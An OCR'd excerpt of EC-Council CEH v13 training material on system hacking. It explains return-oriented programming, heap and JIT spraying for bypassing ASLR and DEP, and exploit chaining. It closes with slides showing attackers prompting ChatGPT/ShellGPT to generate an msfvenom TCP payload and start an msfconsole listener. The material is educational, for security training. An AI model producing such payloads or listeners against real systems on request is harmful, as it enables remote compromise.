


Figure 6.93: Screenshot showing remote access to Admin account

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Return-Oriented Programming (ROP) Attack

Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection. Using this technique, an attacker hijacks the target program control flow by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries know as gadgets. Gadgets are a collection of instructions that end with the x86 RET instruction. The attacker selects a chain of existing gadgets to create a new program and executes it with malicious intentions. Further, the attacker can also perform code branching and search for conditions such as equal, less than, and greater than on the program data. ROP attacks are very effective as they utilize available and legal code libraries, which are not identified by security protections such as code signing and executable space protection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.94: An example of return-oriented attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

44 Module 06 | System Hacking


EC-Council CEH v13

Bypassing ASLR and DEP Security Mechanisms: Heap Spraying

Heap spraying attack involves flooding the **free space** of a target process's memory heap by writing multiple **copies of malicious code** into specific memory locations by exploiting existing vulnerabilities such as buffer overflows

Steps involved in heap spraying attack

- Vulnerability identification
- Filling the heap space
- Overwriting pointers to heap
- Malicious code execution




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

45 Module 06 | System Hacking

EC-Council CEH v13

Bypassing ASLR and DEP Security Mechanisms: JIT Spraying

- Attackers use JIT (Just-In-Time) spraying technique to **execute arbitrary code** on a victim's system by exploiting vulnerabilities in the **JIT compilation feature** in many modern web browsers
- The attacker crafts specially designed JavaScript code containing **malicious payload** and forces the target browser to execute the JavaScript code



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Bypassing ASLR and DEP Security Mechanisms

Address space layout randomization (ASLR) and data execution prevention (DEP) are two important security mechanisms designed to make exploiting vulnerabilities more difficult for attackers. ASLR randomizes the memory addresses used by system and application processes, making it harder for attackers to predict where their malicious payloads are located in memory. DEP prevents code from being executed in certain regions of memory that are not explicitly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

marked as executable, thwarting many exploit techniques that rely on executing code from non-executable memory regions. However, despite their effectiveness, determined attackers have developed techniques to bypass ASLR and DEP under certain conditions.

Heap Spraying

Heap spraying is a technique that involves flooding the free space of a target process's memory heap by writing multiple copies of malicious code into specific memory locations, exploiting existing memory-based vulnerabilities such as buffer overflows. Attackers use this technique to bypass ASLR and DEP security mechanisms and execute arbitrary code on the target system. By saturating the memory heap with copies of their payload, attackers increase the likelihood of their malicious code being executed in the vulnerable program or application. Attacker use this technique to exploit vulnerabilities in web browsers.

Even though the ASLR security mechanism randomizes the memory layout of processes, making it more difficult for attackers to predict the memory addresses, heap spraying attacks can bypass it as the attacker's code will reside in a predictable memory region due to the sheer volume of data sprayed onto the heap and trigger successful execution. Moreover, while the DEP mechanism prevents the direct execution of code from the heap, attackers can use the ROP gadgets technique or exploit other vulnerabilities in the software to overwrite function pointers or jump to the injected code indirectly.

Steps involved in a heap spraying attack:

- **Vulnerability identification**: First, the attacker identifies software with a buffer overflow vulnerability that allows the execution of malicious code, such as NOP sleds or no-operation sleds.
- **Filling the heap space**: The attacker then fills the heap space of the running software with multiple copies of the malicious code to increase the chances of exploitation.
- **Overwriting pointers to heap**: By exploiting the vulnerability in the software, the attacker can overwrite a pointer with the address of the heap space containing malicious code.
- **Malicious code execution**: Once the pointer is set to the heap space, the attacker controls the program execution flow and runs the malicious code, compromising the system for further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.95: Heap spraying

JIT Spraying

Attackers use just-In-time (JIT) spraying techniques to execute arbitrary code on a victim's system by exploiting vulnerabilities in the JIT compilation feature in many modern web browsers. In this attack, the attacker crafts specially designed JavaScript code containing a malicious payload and forces the target browser to execute the JavaScript code. As a result, the JIT compiler dynamically generates the equivalent machine code of the JavaScript. Then, attackers exploit vulnerabilities in the JIT compiler such as memory corruption bugs, buffer overflows, or other weaknesses to manipulate the generated machine code and redirect the execution flow to the malicious payload to achieve their objectives.

JIT spraying attacks can predict the memory addresses where their malicious code will be placed by leveraging the predictability of the JIT compiler's behavior, thereby effectively bypassing ASLR protections. By forcing the JIT compiler to generate executable code from the attacker's JavaScript, attackers can also circumvent the DEP security mechanism that prevents the execution of code in specific memory regions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.96: JIT spraying

Exploit Chaining

Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level. Exploit chaining is a sophisticated attacking mechanism in which an attacker first initiates a reconnaissance operation. Then, the attacker starts enumerating various digital footprints and underlying vulnerabilities sequentially within the software or hardware of the target system.

After identifying the vulnerabilities, the attacker initially gains access to the target network using any technology and exploitation tool that they believe to have best probability of success. Then, they go deeper into the network using the list of identified exploits. They can also map out a major portion of the activity before connecting to the targeted system digitally. With the successful exploitation of vulnerabilities, an attacker gains kernel/root/system-level access to launch further attacks throughout the network without being detected by security solutions. While this type of attack consumes relatively more time and effort during the initial phases, chaining exploits together allows attackers to launch attacks that are more difficult to remediate as the length and depth of the exploit chain grows.

Organizations face considerable risks because of exploit chains. Exploit chains are typically carried out swiftly, and most businesses lack the necessary playbooks, policies, and resources to effectively block or limit the threat. Exploit chains leverage known vulnerabilities to form chains, which puts IT assets at risk as they cannot be identified and mitigated easily.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.97: Illustration of exploit chains


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46 Module 06 | System Hacking

EC-Council CEH v13

Creating Payload using ShellGPT

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
  - ***"Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"***



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

47 Module 06 | System Hacking

EC-Council CEH v13

Using msfconsole Listener using ShellGPT

- An attacker can also leverage ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
  - **"Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444"**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

